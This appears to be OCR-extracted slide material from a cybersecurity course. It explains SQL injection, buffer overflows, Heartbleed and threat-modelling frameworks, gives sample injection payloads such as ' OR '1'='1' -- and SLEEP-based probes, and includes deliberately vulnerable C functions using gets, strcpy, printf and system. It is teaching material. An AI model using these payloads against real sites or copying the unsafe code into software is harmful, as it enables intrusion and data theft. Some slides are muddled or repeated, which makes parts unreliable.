
Mitigation:

Dyn and other affected companies worked to mitigate the attack by implementing traffic filtering and rerouting strategies.

The incident prompted increased efforts to secure IoT devices and raise awareness

SQL Injection

SQL Injection is a type of cyber attack where an attacker injects malicious SQL code into an application's SQL query. It occurs when an application does not properly validate or sanitize user inputs before constructing SQL queries. The injected SQL code can manipulate the application's database, potentially leading to unauthorized access, data disclosure, or modification.



Key Concepts

User Inputs:

Web applications often take user inputs through forms or URL parameters.

If these inputs are not properly validated or sanitized, attackers can manipulate them to inject malicious SQL code.

SQL Queries:

Applications use SQL queries to interact with databases, such as fetching, inserting, updating, or deleting data.

Injections occur when user inputs are concatenated directly into SQL queries without proper validation.

Injection Points:

Common injection points include form fields, URL parameters, or any input that is incorporated into SQL queries without proper validation.

Malicious Payloads:

Attackers inject SQL code that alters the intended behavior of the query. This can include extracting data, bypassing authentication, or even modifying the database structure.

Types of SQLi

CLASSIC SQL INJECTION

In a classic SQL injection scenario, the injection point is typically in the URL parameters, where user input is not properly validated or sanitized before being incorporated into an SQL query.

Example Scenario:
Consider a website with a URL like the following, where a user can search for products by providing a product ID:

https://example.com/products?id=123

The application might use this input in an SQL query to retrieve product information from the database. However, if the application does not properly validate or sanitize the user input, it becomes vulnerable to SQL injection.

Types of SQLi

SELECT * FROM products WHERE product_id = 'user_input';

In this query, user_input is the value provided in the id parameter from the URL.

SQL Injection Payload:

An attacker can exploit this vulnerability by manipulating the input in the URL. If the attacker appends the following payload to the id parameter:

123' OR '1'='1' --

The resulting URL becomes:

https://example.com/products?id=123' OR '1'='1' --

The modified query will look like this when the application processes the URL:

Types of SQLi

Explanation of Payload:

- '123': The legitimate product ID.
- OR '1'='1': This condition always evaluates to true, effectively bypassing any authentication or logic that follows.
- --: Denotes a comment in SQL, ignoring the rest of the original query.

Expected Output:

The modified query will retrieve all records from the products table because the injected condition '1'='1' is always true. The output will include all product information.

Types of SQLi

Time-Based Blind SQL Injection

Time-Based Blind SQL Injection is a type of SQL injection where an attacker infers information from a database by causing time delays in the application's response. This is often used when the attacker cannot directly see the output of the injected SQL query but can determine success or failure based on how long the application takes to respond.

Injection at URL:
Consider a scenario where a web application has a search functionality that takes a user-provided parameter in the URL to search for products:

URL: https://example.com/search?query=user_input
If the application is vulnerable to Time-Based Blind SQL Injection, an attacker can manipulate the user_input parameter to inject malicious SQL code.

Types of SQLi

SELECT * FROM products WHERE name = 'user_input';

An attacker might inject the following payload to check if the first character of the database name is 'a':

' OR IF(1=1, SLEEP(5), 0)--`

So, the manipulated URL becomes:
https://example.com/search?query=' OR IF(1=1, SLEEP(5), 0)--'

Expected Behavior:
If the condition IF(1=1, SLEEP(5), 0) is true, the application will introduce a delay of 5 seconds in its response.
If the condition is false, there will be no delay.
By observing the time it takes for the server to respond, the attacker can infer whether the injected

Types of SQLi

Output:

Scenario 1 (True Condition):

The server takes 5 seconds to respond.

This indicates that the first character of the database name is 'a'.

Scenario 2 (False Condition):

The server responds immediately.

This indicates that the injected condition is false.

Example Attack Flow:

Attacker sends the manipulated URL: https://example.com/search?query=' OR IF(1=1, SLEEP(5), 0)--'

Server delays its response for 5 seconds, confirming that the condition is true.

Attacker adjusts the payload to check for the next character.

Iterates until the entire database name is revealed.

Types of SQLi

Blind SQL Injection

Blind SQL injection occurs when an attacker injects malicious SQL code into an application, but unlike classic SQL injection, the attacker doesn't directly see the results of the injected query. Instead, they infer success or failure based on the application's behavior.

Scenario:

Let's consider a hypothetical scenario where there's a vulnerable login page in a web application. The URL for the login page is something like:

https://example.com/login?username=user&password=pass

Normal SQL Query:

The application might use an SQL query like the following to check user credentials:

SELECT * FROM users WHERE username = 'input_username' AND password = 'input_password';

Types of SQLi

Blind SQL Injection:

Now, let's assume the application is vulnerable to blind SQL injection in the username parameter. The attacker wants to bypass the login and access sensitive information.

Example URL with Blind SQL Injection:

https://example.com/login?username=admin' AND '1'='1'--

Modified SQL Query:

The injected SQL query might look like:

SELECT * FROM users WHERE username = 'admin' AND '1'='1'--' AND password = 'input_password';

Blind SQL Injection Payload:

The attacker injects ' AND '1'='1'-- into the username parameter.

Types of SQLi

Injected SQL Query:


The injected query becomes SELECT * FROM users WHERE username = 'admin' AND '1'='1'--' AND password = 'input_password';.
The condition '1'='1' always evaluates to true, so the injected part of the query is essentially saying "if 1 equals 1".

Inference:

If the application behaves as usual (e.g., allows login or shows a successful login message), the attacker infers that the injected condition is true.
If the application behaves differently (e.g., denies access or shows an error), the attacker infers that the injected condition is false.

Cyber Kill Chain

The cyber kill chain is a framework used in cybersecurity to understand and analyze the stages of a cyberattack, from the initial reconnaissance to the final objective of the attacker. It was developed by defense contractor Lockheed Martin and is often used to improve an organization's defense strategy by identifying and mitigating threats at each stage of the attack lifecycle.



BUFFER OVERFLOW

A buffer overflow is a type of security vulnerability that occurs when a program writes more data to a block of memory, or buffer, than it was allocated for. This can lead to unpredictable behavior, crashes, or even unauthorized access to a system. Buffer overflow attacks take advantage of this vulnerability to execute arbitrary code or manipulate the program's normal operation.

BUFFER OVERFLOW

Let's consider a simplified scenario to understand a buffer overflow attack:

Scenario: Password Authentication Program

Imagine a basic program that prompts a user for a password and checks if it matches the expected password. Here's a simplified C program:

```
#include <stdio.h>
#include <string.h>

int authenticateUser(char *input) {
    char password[12];
    int auth = 0;
```

BUFFER OVERFLOW

```
 strcpy(password, "securepass");

    if (strcmp(input, password) == 0) {
        auth = 1;
    }

    return auth;
}

int main() {
    char userInput[20];

    printf("Enter your password: ");
    gets(userInput);
```

BUFFER OVERFLOW

```
  if (authenticateUser(userInput)) {
      printf("Authentication successful!\n");
   } else {
      printf("Authentication failed.\n");
   }

   return 0;
}
```

In this program, there's a buffer (password) that is allocated to hold 12 characters. The gets function is used to take user input, which can lead to a buffer overflow because it doesn't perform bounds checking.

BUFFER OVERFLOW

Buffer Overflow Attack:

Normal Authentication:

When a user enters a password within the allocated size (e.g., "securepass"), the program performs authentication successfully.

Buffer Overflow Attempt:

An attacker enters a password longer than the allocated buffer size, taking advantage of the gets function's lack of bounds checking.

```
Enter your password: AAAAAAAAAAAAAAAABBBBBBBBBBBBBBBB
```

BUFFER OVERFLOW

Buffer Overflow Exploitation:

The entered password overflows the password buffer and overwrites adjacent memory, including the return address on the stack.

Authentication Bypass:

Since the return address is overwritten, the program may not return to the correct location, leading to unexpected behavior. An attacker could craft the input to manipulate the program's control flow and potentially bypass authentication.

In this scenario, the buffer overflow allowed the attacker to manipulate the program's memory and execute unintended behavior, such as bypassing authentication. In real-world scenarios, attackers might leverage buffer overflows to inject and execute malicious code, leading to unauthorized access or control over a system. This underscores the importance of secure coding practices and

Types of BUFFER OVERFLOW

Stack-based Buffer Overflow:
This occurs when data overflows from a buffer located on the call stack. The call stack is a region of memory used to manage function calls and local variables.

Heap-based Buffer Overflow:
This occurs when data overflows from a buffer in the heap memory, which is used for dynamic memory allocation during program execution.

Format String Overflow:
In this type of attack, the attacker exploits vulnerabilities related to improper use of format string specifiers in certain functions like printf or sprintf.

Return-to-libc Attack:
This attack involves redirecting the program's control flow to existing code fragments, typically in

Types of BUFFER OVERFLOW - Stack Based

Stack-based Buffer Overflow:

Scenario: A web server application uses a stack-based buffer to store user input for processing HTTP requests. The application has a vulnerable function that lacks proper bounds checking.

```
void processRequest(char *request) {
    char buffer[64];
    strcpy(buffer, request);  // Vulnerability: No bounds checking
    // Process the request...
}
```

Attack: An attacker sends an HTTP request with a payload that exceeds the 64-byte limit, causing a stack-based buffer overflow and potentially overwriting the return address on the stack. This manipulation could lead to unauthorized code execution.

Types of BUFFER OVERFLOW - Heap Based

Heap-based Buffer Overflow:

Scenario: A media player application reads user-supplied metadata for audio files and stores it in a dynamically allocated buffer on the heap. The application has a vulnerability due to improper validation.

```
void processMetadata(char *metadata) {
    char *buffer = (char *)malloc(128);
    strcpy(buffer, metadata);  // Vulnerability: No bounds checking
    // Process the metadata...
    free(buffer);
}
```

Attack: An attacker crafts a malicious audio file with metadata that exceeds the allocated buffer size, causing a heap-based buffer overflow. This could lead to the compromise of the application's

Types of BUFFER OVERFLOW - Format String

Format String Overflow:

Scenario: A logging function in a network service prints user-controlled data using a format string without proper validation.

```
void logData(char *data) {
    printf(data);  // Vulnerability: Format string without proper validation
}
```

Attack: An attacker supplies a carefully crafted format string that contains format specifiers ("%x", "%n", etc.) in the data input. If the application does not validate or sanitize the input, the attacker could exploit this vulnerability to leak sensitive information or overwrite memory.

Types of BUFFER OVERFLOW - Format String

Return-to-libc Attack:

Scenario: A server application uses the system function to execute system commands based on user input without proper validation.

```
void executeCommand(char *userInput) {
    system(userInput);  // Vulnerability: Executes user-controlled input
}
```

Attack: An attacker provides input that includes a sequence of instructions to call existing functions in the C library (libc). By manipulating the return address, the attacker can divert the control flow to execute specific library functions, potentially gaining control over the system.

How the attack happens

The attacker identifies a vulnerable program and determines the input required to trigger the buffer overflow.

They create a malicious payload, often containing machine code instructions, and craft an input that surpasses the buffer's allocated size.

When the vulnerable function is called, the buffer overflows, overwriting adjacent memory, including the function's return address on the stack.

The overwritten return address is manipulated to point to the attacker's payload.
Upon returning from the vulnerable function, the program unwittingly executes the attacker's code.

How the attack happens

To prevent buffer overflow attacks, developers should use secure coding practices, perform bounds checking, and implement various mitigation techniques, such as Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR).

Additionally, languages like Rust and modern versions of C and C++ provide safer alternatives and tools to prevent such vulnerabilities.

BUFFER OVERFLOW - HeartBleed 2014

Heartbleed was a critical security vulnerability that affected the OpenSSL cryptographic software library, a widely used open-source implementation of the SSL/TLS protocols for securing internet communication. The vulnerability was discovered in April 2014, and it attracted significant attention due to its potential impact on a large portion of secure websites and online services.

Explanation of Heartbleed:

Vulnerability Overview:

The Heartbleed vulnerability, formally known as CVE-2014-0160, was a result of a coding error in the OpenSSL library's implementation of the TLS/DTLS heartbeat extension.

Heartbeat Extension:

The TLS/DTLS heartbeat extension is designed to keep a secure connection alive by periodically

BUFFER OVERFLOW - HeartBleed 2014

Buffer Overflow:

The vulnerability in Heartbleed occurred due to a lack of proper bounds checking in the handling of the heartbeat extension. Specifically, the extension allowed the sender to specify the length of the data to be sent back in the response. However, inadequate validation of the length field led to a buffer over-read vulnerability.

Exploitation:

An attacker could craft a malicious heartbeat request and send it to a vulnerable server. By specifying a length field that was longer than the actual data provided, the server would inadvertently respond with more data than it should. This excess data could include sensitive information from the server's memory, such as encryption keys, user credentials, and other confidential data.

BUFFER OVERFLOW - HeartBleed 2014

Impact:

Heartbleed had the potential to expose sensitive information without leaving any trace of the breach. Since the vulnerability existed at the protocol level, it affected a vast number of websites, services, and devices that utilized OpenSSL for secure communication.

Response and Mitigation:

Once the Heartbleed vulnerability was publicly disclosed, there was a rush to patch affected systems and revoke and reissue SSL/TLS certificates. Many organizations also recommended that users change their passwords on affected sites. The incident prompted a reevaluation of security practices and increased awareness of the importance of promptly addressing critical vulnerabilities.

THREAT MODELLING

Threat modeling is a structured process used in information security and software development to identify, assess, and prioritize potential threats or risks to a system, application, or organization.

The goal is to understand potential vulnerabilities and weaknesses in order to implement effective security measures and countermeasures.

Organizations can proactively enhance the security of their systems and reduce the likelihood of successful attacks. Threat modeling is a crucial aspect of developing and maintaining secure systems in the ever-evolving landscape of cybersecurity.

A comprehensive threat model helps your organization proactively manage and enhance the security of its systems.

How to develop a Threat Model

Scenario: Online Banking System

Identify Assets:

Start by identifying the assets you want to protect. In the case of an online banking system, these could include customer accounts, financial transactions, user credentials, and sensitive personal information.

Identify Threats:

Enumerate potential threats or vulnerabilities that could compromise the identified assets. For our online banking system, threats might include:

<u>Unauthorized access:</u> Someone gaining unauthorized access to user accounts.
<u>Phishing attacks:</u> Attempts to trick users into revealing their login credentials.

How to develop a Threat Model

Assess Vulnerabilities:

Analyze the system to identify vulnerabilities that could be exploited by the identified threats. For example:

Weak authentication mechanisms.
Lack of encryption for sensitive data in transit.
Inadequate access controls.

Prioritize Risks:

Prioritize the identified risks based on their potential impact and likelihood. Not all threats are equally critical. In the case of our online banking system, unauthorized access and data interception may pose higher risks than less probable threats.

How to develop a Threat Model

Develop Mitigation Strategies:

Devise strategies and countermeasures to mitigate the identified risks. This could involve implementing:

Strong authentication methods.
Encryption protocols for data in transit.
Access controls to limit privileges.

Review and Update:

Regularly review and update the threat model as the system evolves or new threats emerge. Technology changes, and so do potential risks.

How to develop a Threat Model

Develop Mitigation Strategies:

Devise strategies and countermeasures to mitigate the identified risks. This could involve implementing:

Strong authentication methods.
Encryption protocols for data in transit.
Access controls to limit privileges.

Review and Update:

Regularly review and update the threat model as the system evolves or new threats emerge. Technology changes, and so do potential risks.

Different Threat Models

STRIDE:

Developed by Microsoft, STRIDE categorizes threats into six main categories: Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service, and Elevation of Privilege. It is widely used for analyzing security risks in software development.

Spoofing: Involves attempts to impersonate users or systems.
Tampering: Refers to unauthorized modification of data or systems.
Repudiation: Occurs when actions are falsely disclaimed or denied.
Information Disclosure: Involves the exposure of sensitive information.
Denial of Service: Aims to disrupt or degrade the availability of a system.
Elevation of Privilege: Involves gaining unauthorized access or privileges.

Different Threat Models

PASTA:

Process for Attack Simulation and Threat Analysis (PASTA) is a risk-centric methodology. It focuses on identifying and prioritizing attack scenarios based on business impact. PASTA follows a structured process, including steps like Collection, Analysis, Threat Modeling, Risk Ranking, Mitigation, and Validation.

Collection: Identifying assets and gathering information.
Analysis: Assessing threats and vulnerabilities.
Threat Modeling: Developing attack scenarios based on identified risks.
Risk Ranking: Prioritizing attack scenarios based on business impact.
Mitigation: Developing strategies to mitigate the identified risks.
Validation: Verifying the effectiveness of mitigation strategies.

Different Threat Models

DREAD:

DREAD is a framework that assesses risks based on five factors: Damage potential, Reproducibility, Exploitability, Affected users, and Discoverability. It is commonly used to evaluate the severity of security vulnerabilities and prioritize them based on their impact.

Damage Potential: Measures the potential harm caused by the threat.
Reproducibility: Indicates how easily the threat can be reproduced.
Exploitability: Assesses the difficulty of exploiting the vulnerability.
Affected Users: Identifies the number of users impacted by the threat.
Discoverability: Measures how easy it is to discover the vulnerability.

Different Threat Models

Attack Trees:

Description: Attack trees are graphical representations of potential attack scenarios. They break down a threat into various steps or conditions required for success, helping to visualize and analyze the potential paths an attacker might take.

Root Node: Represents the overall goal of the attack.
Nodes: Represent specific steps or conditions required for the attack.
Leaves: Depict the final outcomes or goals of the attack.
Edges: Connect nodes and represent the logical relationships between steps.
Analysis: Evaluates the likelihood and impact of each attack path.

Different Threat Models

Kill Chain:

The Cyber Kill Chain is a model that outlines the stages of a cyber attack, from initial reconnaissance to the final objective. It is widely used in cybersecurity to understand and defend against advanced persistent threats.

Reconnaissance: Gathering information about the target.
Weaponization: Creating or acquiring tools for the attack.
Delivery: Transmitting the weaponized payload to the target.
Exploitation: Taking advantage of vulnerabilities to execute the payload.
Installation: Establishing a persistent presence on the target system.
Command and Control: Maintaining communication and control over the compromised system.
Actions on Objectives: Achieving the attacker's final goal or objective.

Attack on Wireless Network

Kill Chain:

The Cyber Kill Chain is a model that outlines the stages of a cyber attack, from initial reconnaissance to the final objective. It is widely used in cybersecurity to understand and defend against advanced persistent threats.

Reconnaissance: Gathering information about the target.
Weaponization: Creating or acquiring tools for the attack.
Delivery: Transmitting the weaponized payload to the target.
Exploitation: Taking advantage of vulnerabilities to execute the payload.
Installation: Establishing a persistent presence on the target system.
Command and Control: Maintaining communication and control over the compromised system.
Actions on Objectives: Achieving the attacker's final goal or objective.